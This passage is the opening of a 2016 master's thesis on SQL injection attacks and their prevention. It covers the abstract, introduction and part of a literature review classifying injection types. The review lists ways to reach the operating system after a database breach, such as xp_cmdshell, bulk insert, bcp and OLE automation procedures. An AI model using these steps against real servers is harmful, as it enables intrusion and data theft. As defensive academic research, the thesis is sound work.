

Exploring Defense of SQL Injection Attack in Penetration Testing

Yao Chu Zhu

A thesis submitted to Auckland University of Technology
in partial fulfillment of the requirements for the degree of
Master of Computer and Information Sciences (MCIS)

2016

School of Engineering, Computer and Mathematical Sciences

Abstract

SQLIA is adopted to attack websites with and without confidential information. Hackers utilize the compromised website as intermediate proxy to attack others for avoiding being committed of cyber-criminal and also enlarging the scale of Distributed Denial of Service Attack (DDoS). The DDoS is that hackers maliciously turn down a website and make network resources unavailable to web users. It is extremely difficult to effectively detect and prevent SQLIA because hackers adopt various evading SQLIA Intrusion Detection System techniques. Victims always are not aware of that their confidential information has been compromised for a long time.

The contributions of this thesis are: (1) systematically explore SQLIA, SQLIA prevention in theory; (2) demonstrate, evaluate imitative SQLIA with open source SQLIA tools and SQLIA prevention tools in practice; (3) new filters for eliminating SQLIA evading IDS/IPS detection techniques to improve SQLIA prevention.

The achievements of this thesis are to successfully obtain 637 copies replied questionnaire of surveying open source SQLIA tools and open source SQLIA prevention tools in quantitative research. Up to 76 virtual websites which have not been installed any SQLIA prevention tools have been successfully compromised in 500 penetration tests by SQLIA experiments in virtual environment of qualitative research. Furthermore, 27 compromised virtual websites that are installed with SQLIA prevention tools have experiences 600 times penetration tests. The open source SQLIA prevention tools successfully prevent total 573 times out of 600 times SQLIA penetration tests. To conduct 100 times penetration tests for each new filters of eliminating SQL injection evading IDS/IPS detection and testing result shows that all new filters can successfully prevent evading techniques with a high percentage, but with some side effect.

Keywords: SQL injection attack, database protection, web application vulnerabilities, hacking, cyber-attack.

Table of Contents

Abstract.....	I
Table of Contents.....	II
List of Figures.....	III
List of Tables.....	V
Declaration.....	VI
Acknowledgements.....	VII
Chapter 1 Introduction.....	1
1.1 Background.....	1
1.2 Motivation of the Thesis.....	3
1.3 Structure of the Thesis.....	4
Chapter 2 Literature Review.....	6
2.1 Concepts and Definition.....	6
2.2 Categories of SQLIA.....	12
2.3 Types of SQLIA.....	16
2.4 SQLIA Evading IDS/IPS Detection Techniques.....	26
2.5 Vulnerability Scanner and SQLIA Tool.....	28
2.6 SQLIA Prevention Methodology.....	32
2.7 SQLIA Prevention Tool.....	39
2.8 Summary.....	41
Chapter 3 Research Methodology.....	43
3.1 Research Questions.....	43
3.2 Research Design.....	44
3.3 Experimental Data Collection.....	49
3.4 Expected Outcomes.....	49
Chapter 4 Findings.....	50
4.1 Qualitative Data of Findings.....	50
4.2 Quantitative Data of Findings.....	51
4.2.1 Phase 1: Discover Vulnerable Virtual Websites.....	51
4.2.2 Phase 2: Attack Virtual Websites Without Installed SQLIA Prevention Tool.....	53
4.2.3 Phase 3: Attack Virtual Websites Installed with SQLIA Prevention Tools.....	71
4.2.4 Phase 4: Eliminating SQL Injection Evading IDS/IPS Detection Techniques.....	72
Chapter 5 Discussion.....	73
5.1 Data Analysis.....	73
5.2 Implication of Findings: SQLIA Serious Threat and Effectively Prevent SQLIA.....	79
5.3 Limitations of Research.....	82
5.4 Summary.....	83
Chapter 6 Conclusion and Future Work.....	84
6.1 Significance of This Thesis.....	84
6.2 Implications of Research and Recommendations.....	84
6.3 Future Work.....	85
References.....	86
Appendix Questionnaire.....	97

List of Figures

Figure 2.1 Typical Web Application architecture.....	6
Figure 2.2 Web Application Architecture.....	7
Figure 2.3 Framework of SQLIA.....	8
Figure 2.4 Internet Protocol.....	9
Figure 2.5 General Model of SQLIA.....	10
Figure 2.6 Classification of SQLIA.....	13
Figure 2.7 Normal SQL Query Pattern.....	34
Figure 2.8 SQL Injection Detected.....	34
Figure 3.1 Simulation SQLIA Experimental Environment.....	46
Figure 4.1 Scan Vulnerable Websites.....	52
Figure 4.2 Find Vulnerable Websites.....	53
Figure 4.3 Error Message of Vulnerable Website.....	53
Figure 4.4 The Vulnerable Column of Web Site.....	54
Figure 4.5 Database Name is Leaked.....	55
Figure 4.6 Discover the Version of Database.....	56
Figure 4.7 Extract the Tables Name.....	57
Figure 4.8 Find Column Names of the Table.....	58
Figure 4.9 Find the Administrator's Login.....	58
Figure 4.10 Find the Administrator's Login Password.....	59
Figure 4.11 Insert the Website Address into the configuration file of <i>Sqlsus</i>	60
Figure 4.12 <i>Sqlsus</i> extracts data from a table.....	61
Figure 4.13 The Mode Attack Setup.....	62
Figure 4.14 The Mode Extracts Data.....	62
Figure 4.15 Using Sqlmap to Find Database Name.....	64
Figure 4.16 Extract Data from Particular Columns.....	65
Figure 4.17 Havij Attacks.....	65
Figure 4.18 Find Administrator.....	66
Figure 4.19 Sqlninja Tests Web Application.....	68

Figure 4.20 Bruteforce to Guess the Database System Login.....	68
Figure 4.21 Resurrect the Xp_cmdshell Procedure.....	69
Figure 4.22 Sqlninja Successfully Invades the Operating System.....	70
Figure 4.23 Successful Attack Without SQLIA Prevent Tool.....	72
Figure 4.24 Successful Attack Installed SQLIA Prevent Tools.....	72
Figure 4.25 SQLIA Prevent Tools Successful Defense.....	73

List of Tables

Table 2.1 Vulnerabilities Incur Hackers' Actions.....	12
Table 2.2 Second Order Attack Impact.....	15
Table 2.3 SQLIA Risks and Effect on Database.....	16
Table 2.4 Common Database Errors Messages.....	19
Table 2.5 SQLIA Prevention Tools Comparison Based on SQLIA Types.....	41
Table 4.1 Research Question 1 Statistic	50
Table 4.2 Research Question 2 Statistic	50
Table 4.3 Research Question 3 Statistic	51
Table 4.4 Successful Attack Without SQLIA Prevention Tool.....	71
Table 4.5 Successful Attack Installed SQLIA Prevention Tools.....	71
Table 4.6 SQLIA Prevent Tools Successful Defense.....	72
Table 4.7 New Filters for Eliminating SQL Injection Evading IDS/IPS Detection	74

Declaration

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person (except where explicitly defined in the acknowledgements), nor material which to a substantial extent has been submitted for the award of any other degree or diploma of a university or other institution of higher learning.

Signature: 

Date: September 1, 2016

Acknowledgements

I would like to take this opportunity to highly appreciate my thesis supervisor Dr. Wei Qi Yan and Dr. Mee Loong (Bobby) Yang for their exemplary guidance and encouragement throughout my thesis research and writing. I also thank other staff and MCIS peers' help from Auckland University of Technology. Finally, I appreciate my families' encouragement. It is impossible for me to complete this thesis without their support.

Yao Chu Zhu
Auckland, New Zealand
September 8, 2016

Chapter 1 Introduction

1.1 Background

Internet has rapidly been developed in last two decades. Various websites have been extensively browsed by internet users as these websites are easily to be used with rich presentation. Browsing website is our indispensable routine activity nowadays. These websites have been utilized by government, politic, economic and financial organizations to propagate information, promote them to internet users (Chung, Yee, Singh, & Hassan, 2014). Web application is the main software program to support websites. Web application provides fast and convenient services, e.g. news reading, information searching, online shopping, gaming, banking, social networks, etc. (Chappel, 2002). To complete with the above functions, web applications of website must have a repository of data that is called back-end database to store various information (Justin, 2012).

As back-end databases of web application normally store confidential and valuable information, such as customer records, e.g. usernames, passwords, email addresses, credit card information, financial records, medical information, private documents and even commercial secret, etc., the confidential information can be traded in flourish black market with huge profit, so back-end databases of web application are suffered unprecedented threats so far (Halfond & Orso, 2005). Huge profit motivates soaring action of stealing confidential information from the back-end database (Symantec, 2008). Hackers utilize vulnerabilities of web application design to compromise web application, unauthorizedly access and arbitrarily manipulate back-end database to read, insert, update, delete records of the database (Dharam & Shiva, 2012). The cyber-attack is the prevalent hacking database management system approach: SQL Injection Attack (SQLIA). SQLIA may also upload malicious file compromised the operating system of website (Sadeghian, Zamani, & Ibrahim, 2013). SQLIA can be easily launched by adopting SQLIA tools which it is difficult to be detected because hackers adopt various evading SQLIA IDS/IPS detection techniques.

The top three types of computer security threat are: cyber-attack, implant viruses and laptop/mobile theft according to computer security surveys (Jerman-Blažič, 2008). SQLIA has become the most prevalent global cyber-attack with no regard to religious and geography (Umar, Sultan, Zulzalil, Admodisastro, & Abdullah, 2014). Lots of websites have been victims since SQLIA is invented (Tian, Xu, Lian, Zhang, & Yang, 2010). SQLIA has been dominantly used to invade various sites in recent years (Howard, Gutierrez, Arshad, Bagchi, & Qi, 2014). More than 90% data leakage incidents are caused by SQLIA in 1999 according to Verizon report, while 70% of websites are at risk of SQL Injection Attacks, a survey is conducted in 2007 (Elia, I. A., Fonseca, J., & Vieira, M., 2010). Sophisticate botnets have been adopted to launch mass SQLIA after 2008 (Kar & Panigrahi, 2013). A hacker name Albert Gonzales intruded a credit card processor in August 2009 and stole 130 million credit card information. SANS Institute security experts reported that SQLIA is the major cyber-attack for 160,000 affected websites with ASP.NET, Microsoft's Internet Information Services (IIS) and SQL Server frameworks in December 2011 (Sha & Tan, 2013). SQLIA is the top list of 25 most dangerous software security faults of The MITRE and the SANS Institute report. Another famous hacker, Michael Sutton uses Google Search API, C# to develop a software and found 11.3% of 1,000 random websites are susceptible to SQLIA (Wan & Liu, 2012). The majority of network attack of IBM's clients all around world in 2012 SQLIA (Howard, Gutierrez, Arshad, Bagchi, & Qi, 2014), which is at the first position of top 10 vulnerabilities of Open Web Application Security Project in 2012.

SQLIA seriously threats confidentiality, integrity and availability of network security (Sadeghian, Zamani, & Manaf, 2013). Nowadays, SQLIA is an extreme high risk for web development and applications (Martin, Brown, Paller, Kirby, & Christey, 2011). Not only are SQLIA harmful to websites that store sensitive information in back-end database, but also the websites have not any confidential information. Because hackers may change dynamic page content of a compromised website, insert malicious codes by manipulating data in back-end database and trick website visitors is to be infected computer viruses or redirect to another malicious website. Then hackers may

control, corrupt the system of website and manipulate the compromised website as intermediaries to attack third-party website (Fernandez, Alder, Bagley, & Paghdar, 2012).

1.2 Motivation of the Thesis

It is extremely difficult to directly breach the Operating System of servers nowadays as network security technology has become further developed (Clarke, 2012). However, SQLIA has been developed and adopted the most rapid growing in attacks recent years. It is urgent to study how SQLIA occurs and what effective countermeasures can prevent SQLIA.

We systematically explore what SQLIA is, how SQLIA occurs, what requirement of SQLIA must meet, how severe hazard of SQLIA may cause network security and web users, what are SQLIA categories, types, SQL injection evading IDS/IPS detection techniques, SQLIA tools, SQLIA prevention methodology, SQLIA prevention tools, also evaluate prevalent SQLIA tools, SQLIA prevention tools and new filters for eliminating evading SQLIA IDS/IPS detection techniques through imitative SQLIA to virtual websites in our experiments to reach following two objectives of this thesis:

(1) Provide valuable references to web users, websites and security community.

Web applications confront not only threats from commercial SQLIA tools, but also threats from open source SQLIA tools. SQLIA open source tools are extensively adopted by various hackers as they are free charge and can be easily downloaded from internet. Except commercial SQLIA tools, we must also pay attention on open source SQLIA tools because lots of SQLIA are launched by open source SQLIA tools. Furthermore, multiple open source SQLIA tools combination may also create very powerful of SQLIA. Some open source SQLIA tools, like Kali Linux, their cyber-attack power is not weaker than most of commercial tools. Besides, we evaluate both open source SQLIA tools and open source SQLIA prevention tools in our experiment in order to verify SQLIA threat and provide useful reference about these

tools for improving SQLIA prevention.

(2) Strengthen the network security consciousness of web users and websites owner.

Meanwhile we reinforce various network security hardware and software prevention deployment, we need introduce web users and websites owners for various network security threat in order to avoid being victims and mitigating their potential losses, particular in online shopping, online gaming, online banking, social networks, etc. It is better that web users avoid adopting payment online via unreliable online payment website or filling their confidential information into unreliable websites because not all of websites are secure enough to resist network malicious cyber-attack, like SQLIA. Some of websites are so easy to be compromised by only simple internet browsers without complicated network attack tools or freely downloading open source various SQLIA software tools from internet or mastering advanced SQLIA techniques. Besides, SQLIA and other malicious cyber-attack activities will only be able to be prevented and eliminated when extensive web users fight against cyber-attack activities together, urge governments to enact stricter relative laws to conquer cyber-attack activities.

1.3 Structure of the Thesis

Chapter 1 introduces SQLIA background and the motivation of this thesis.

Chapter 2 firstly explores SQLIA concepts and definition, categories of SQLIA, types of SQLIA and SQLIA evading IDS/IPS Detection techniques. Then we introduce some prevalent open source Vulnerability Scanner and SQLIA tools, various SQL injection attack prevention methodology, SQLIA prevention tools. Finally we compare SQL injection prevention tools based on SQLIA types and summary.

Chapter 3 introduces what research methodology are selected for this thesis, and the research questions that we like to answer by our experiment outcomes, how we design the research, what experimental data will be collected and the expected outcomes.

Chapter 4 demonstrates successful SQL injection attacks conducted by various open source SQLIA tools that are selected for experiments and also depict procedures of attack and outcomes supporting with fact figures.

Chapter 5 analyzes experiments data and finds out the fact for research questions, discusses implications of experiment result and limitations of experiment.

Chapter 6 summarizes the significance of this thesis, research implications, our recommendation and suggests future possible research direction.

Chapter 2 Literature Review

2.1 Concepts and Definition

When web server receives web user's page request from web browser, it interacts with application server. Application server relays the page request to either a file system or database where data is stored. The result of this interaction is to create dynamical web page to web browser and display relative information that retrieved from database or file system in web page, shown in Figure 2.1 (Srivastava, 2014). Most of relational database management systems adopt Structured Query Language (SQL) as their program language (Sadeghian, Zamani, & Abdullah, 2013).




Figure 2.1 Typical Web Application Architecture

Web application is the software program installed in web server of website. Web application usually has tree-tiers construction shown as Figure 2.2.

1) Presentation Tier: this is to use web browser to capture user input and display the processed data using HTML, JavaScript, Flash, etc. through Graphic User Interface (GUI).

2) Common Gateway Interface (CGI) Tier: it locates between presentation tier and database tier as the Server Script Process (SSP) that encapsulates the business logic to support web application. User's data is processed and stored into the database. Retrieved data is presented in presentation tier through CGI tier from database according to web users' requests. CGI tier processes web application data with PHP, ASP, JSP, etc. and server script program languages.

3) Database Tier: it is used to store data and also responsible to authenticate access and provides data storage service. (Buehrer, Weide, & Sivilotti, 2005)




Figure 2.2 Web Application Architecture

Definition of SQL Injection Attack (SQLIA): SQLIA is one sort of code injection cyber-attack that hackers unauthorizedly access back-end database of website by maliciously altering normal SQL queries. It illustrates SQLIA as Figure 2.3. A successful SQLIA must meet the indispensable condition that there are vulnerabilities in web applications (Kar & Panigrahi, 2013). Vulnerabilities of SQLIA are sourced from that SQL queries are not validated before their execution, no matter data input for these SQL queries come from user input or back-end database of web applications (Mamadhan, Manesh, & Paul, 2012). User input includes all forms that web user submitted, or contents in Uniform Resource Locator (URL) of website or all data have been saved in HTTP cookie (Sharma & Jain, 2014). Once SQLIA is successful, hackers may unauthorizedly access back-end database and extract all data of back-end

database, including administrators' login username and password in database, or even arbitrarily manipulate to read, insert, update, delete data of database. Furthermore, hackers may upload malicious file to escalate them from administrator privilege and takeover the operating system of website (Ma, Chai, Xiao, Lan, & Huang, 2011).




Figure 2.3 Framework of SQLIA

SQLIA was firstly published “NT Web Technology Vulnerabilities” by Rain Forest Puppy in a black-hat community website, Phrack Magazine (Puppy, 1998). It is still the most threat to web applications even over ten years lapse. SQLIA is extensively adopted by cyber-criminals in recent years as it is easy to remotely launch attack through internet and difficult to defend (Kieyzun, Guo, Jayaraman, & Ernst, 2009). One important reason that SQLIA is extensively adopted by hackers is that SQLIA can be carried out only use simple SQLIA tool, even web browsers (Shahriar & Zulkernine, 2009). Hackers may exploit what sort of database of web application, schema, table and column names are in database after some error probing trial tests (Chen & Buford, 2009). SQLIA is dangerous and hidden (Tian, Xu, Lian, Zhang, & Yang, 2010). It may stealthily slip away firewalls and other common Intrusion Detection System and Intrusion Prevention System (IDS/IPS) because SQLIA may pass through open ports websites that are frequently permitted by firewalls for network traffic and appear no difference as normal (Yang & Wang, 2013). Furthermore, SQLIA is difficult to be detected as common security logs have gaps, technologies of stealth scan vulnerabilities

are adopted in SQLIA (Pomeroy & Tan, 2011). SQL queries that hackers deliberately craft may be interpreted as user input if SQL query keywords are not filtered out properly. (Lee, Low, & Wong, 2002). Most of IDSs focus on monitoring IP and Network layer of Internet protocol and are not effectively detected SQLIA which is executed on Application layer of Internet protocol shown in Figure 2.4 (Othman, Ali, Noh, & Alam, 2014). Besides, SQLIA is difficult to detect and prevent as it has many types, approaches and various evading SQLIA detection and prevention techniques (Joshi & Geetha, 2014). Victims of SQLIA sometimes are not even aware of their information leakage until the time after SQLIA has been successfully executed (Halfond, Choudhary, & Orso, 2011).




Figure 2.4 Internet Protocol

SQLIA is effective for all databases adopting SQL language as programming language, e.g. MySQL, MS SQL Server, DB2, Oracle, Sybase, etc. (Qian & Peng, 2011). SQLIA can be adopted to malfunctioning web applications (Antunes & Vieira, 2012). In the worst case, SQLIA also can lead to the operating system of website being hijacked, shown in Figure 2.5 (Halfond, Viegas, & Orso, 2006). SQLIA can be a single action or part of scenario of hacking. The symptoms of such attack may simultaneously affect multiple portions of system or same portion of system at different time (Ficco, Coppolino, & Romano, 2009).




Figure 2.5 General Model of SQLIA

SQLIA normally has three attack phases:

- Reconnaissance phase: it reconnoiters that there is any vulnerability in web application via iteratively attempting to inject malicious input to the web application and carefully observe the web application responses. Besides, hackers may utilize the diversity of databases to detect the database schema information.
- Malicious SQLIA queries are launched into the target web application to attack the Database Management System (DMS) any vulnerability of web application is found.
- Hackers will attempt to attack the operating system of web application after they

have compromised the back-end database through following approaches:

- (1) Obtain administrators' login ID or username, password to execute administrator privilege;
- (2) Run program commands as SQL server user on the database server by using the *xp_cmdshell* extend stored procedure;
- (3) Influence the server by manipulating other extended stored procedures;
- (4) Run queries on linked servers;
- (5) Run malicious code through SQL Server processes and create custom extended stored procedures.
- (6) Access any files on the server by using the 'bulk insert';
- (7) Produce any files on the server through *bcp*.
- (8) Insert Ole Automation (ActiveX) application that its function is as the same as ASP script by utilizing the *sp_OACreate*, *sp_OAMethod* and *sp_OAGetProperty* system stored procedures.

A successful SQLIA depends on that there are vulnerabilities of web application program. Vulnerabilities are the loopholes, fault, bugs, weakness or flaw software system design (Wei, Ju-Feng, Jing, & Guan-Nan, 2012). There are three most common vulnerabilities of web application are: Structured Query Language (SQL) injection, cross-site scripting and buffer overflow (Buja, Jalil, Ali, Mohd, & Rahman, 2014). Some of SQLIA vulnerabilities are caused by syntax constraints of web programming languages, but most of SQLIA vulnerabilities are occurred by poor programming/coding practice, i.e., without type checking, improper validation of user input, data and control structures mixed together in same transporting channel, detailed error messages feedback and over privilege accounts (Clarke, 2012).

Different SQLIA vulnerabilities incur hackers different action (Kaur, & Kaur, 2014), shown as Table 2.1.

Table 2.1 Vulnerabilities Incur Hackers' Actions

Vulnerability types	Hackers action
Extra functionality	More functionality to exploit
Insufficient input validation	Inject malicious code to execute
Weak data type specification	More injectable parameters
Unnecessary more privilege	Easier escalate to higher privilege
Not proper error messages of feed back	Recpmmpoter server database structure
Using simple string concatenation to construct dynamic SQL queries	Inject malicious code to execute
Poorly filter escape character	Evading SQLIA IDS/IPS detection

2.2 Categories of SQLIA

SQLIA can be classified into different categories based on a range of criteria. In general, SQLIA can be divided into three categories based on attack goal: unauthorized access confidential information, bypass authentication to obtain unauthorized privileges and remote command execution (Xue, 2011).

However, Kumar & Pateriya (2012) splits SQLIA into five categories according to different attack methodology:

- (1) SQL query manipulation: modify or append various SQL operation and/or keywords, to alter SQL queries condition where clause to obtain different result;
- (2) Code injection: append new SQL queries following other normal SQL queries;
- (3) Modify cookies through proxy software;
- (4) Function call injection: use error-prone techniques to deliberately execute various right or wrong SQL queries according to database function to detect the sort of database and its schema;
- (5) Buffer overflow: occurs when the volume of input data largely excesses the planned

data storage volume of program bearing and causes the application to overwrite internal structures, such as linked list pointers so as to execute hackers' malicious codes.

SQLIA can be classified as three categories (Wu & Gao, 2011):

- (1) Inband: it uses same channel to inject malicious SQL queries and retrieve data from database, also display directly on web page;
- (2) Out-of-Band: it uses different channel to inject malicious SQL queries and retrieve data from database (e.g. an email with outcome of malicious SQL query is created and sent to the hacker.).
- (3) Inferential: the hacker cannot directly extract data from back-end database, however the hacker may deduce relative information by sending some particular requests and observing the response of web server.

SQLIA also can be categorized into three categories (Sharma & Jain, 2014), shown as Figure 2.6:




Figure 2.6 Classification of SQLIA

(1) Orderwise: malicious code is directly or indirectly injected into user code in order to obtain unauthorized access database of web applications and administrator privilege.

(i) First order attack: the injected malicious codes immediately allow hackers to get the desired harvest via the direct response of attacked web application.

(ii) Second order attack: the injected malicious codes do not activate immediately and have to wait for web user subsequently input. SQLIA is activated once web user submits data that contain malicious code from database without any validations. Compared to first order attack, second order attack is more hidden and threatening because normally data retrieved from database are treated as trustable by most of web application developers and they think that it is unnecessary to sanitize them in order to avoid any increasing latency and downgrade web application performance.

There are four sorts of second order attack shown as Table 2.2:

(a) Shared search criteria/frequency based primary application: malicious codes are stored in most popular search item data.

(b) Web statistics/frequency based Secondary Application: this type attack targets the operation system administrator domain, which includes the information in form of processing defined statistically rather than getting malicious code. e.g. web applications review error logs or web-request and present statistical information.

(c) Customer service/secondary support application: this type of attack aims at typically internal web application users. SQLIA activation can be accelerated via social engineering, i.e. request support line to edit and update data in database.

(d) Records of employee or group/cascaded submission application: this type of attack typically uses SQL queries to manipulate search requests and target the back-end database resources via web user's multiple submission within single processing. e.g. the web application requires address information to create a new account, the address information can be used for "search employers near this address", etc.

(iii) Lateral attack: this type of attack exploits PL/SQL procedure that does not require user input, e.g. data type DATE which it is normally neglected to prevent exploiting. It depends on how the database is compromised by malicious code that is concatenated into SQL queries. e.g.

In Oracle to get the system date:

```
SELECT sysdate from dual;
```

SYADATE: 7-JAN-14

The format of SYSDATE format is: NLS_Date_Format which can be altered as NLS_Date_Format = “the time is: “...hh24: mi. After running the SQL query, the output is: SYSDATE the time is... 14:27. Through this unpredictable attacking vector, the altered time replaces the system date and exploit the PL/SQL procedure without taking user input.

Table 2.2 Second Order Attack Impact

Attack	Implementation	Impact
Shared search criteria	By manipulating temporarily-Stored or dynamically-cached Search requests.	Surveille user web behavior detail.
Statistics data	Revise the contents of HTTP BROWSER-TYPE and HTTP REFERER .	Obtain privilege for DNS management administrator web-mail and FTP Services.
Customer service	Using the Customer service to update database.	Insert viruses to hijack the operating system.
Records of employ or group	Use SQL queries to manipulate search requests	Destroy Back-end Database.

(2) Blind SQLIA: hackers do not know the database type, version and schema, etc. They reconnoiter the data management system by asking a series of true or false questions through submitting SQL queries so as to deduce database structure based on web application responses in order to assist to discover relative vulnerabilities vector for attacking later.

(3) Against Database SQLIA: it is to utilize the vulnerability of user input validation and deliberately craft SQL queries that are syntactical correct for IDS/IPS and firewall to extract data from database.

The First order, second order, lateral attack, blind injection and against database with their potential exploitation approach and risk level are shown in Table 2.3.

Table 2.3 SQLIA Risks and Effect on Database

SQLIA	Potential Exploitation	Risk level
First order	Malware can be implanted to web application	<i>Medium-risk</i>
Second order	Back-end database can be destroyed.	<i>Very High-risk</i>
Literal attack	Can alter system setting	<i>Low to High-risk</i> depends on the intruding hacker skill
Blind Injection	Can use error messages to inject malicious codes	<i>High-risk</i> if vulnerability found can be used to craft any attack.
Against Database	Evading IDS and firewall	<i>Very High-risk</i>

To synthesize above all categories of SQLIA, it can be divided into two sorts: attack goal and attack methodology. Attack goal category focuses on SQLIA result, attack methodology category aims at SQLIA operating approaches.

2.3 Types of SQLIA

Categories of SQLIA are sorted SQLIA based on different criteria. Types of SQLIA is sorted based on different attack methods. The scope of category of SQLIA is much larger than the scope of types of SQLIA. A category of SQLIA may consist of

multiple types of SQLIA. Types of SQLIA involve more detail attack operating information.

Generally, there are three based SQL injection types:

- Error based is deliberately to cause the web page to generate error message;
- Union based is to combine two or more SQL queries and evade authorized privilege;
- Blind is committed by asking a series of true or false question through submitting SQL queries so as to deduce database information based on web application responses.

SQLIA discovered up to now can be classified as following types: Tautologies, Illegal/Logically Incorrect Queries, Union Query, Piggy-Backed Queries Attacks, Stored Procedures, Inference Based, Alternate Encodings, Error-based SQL injection (Kumar & Pateriya, 2012).

(1) Tautologies

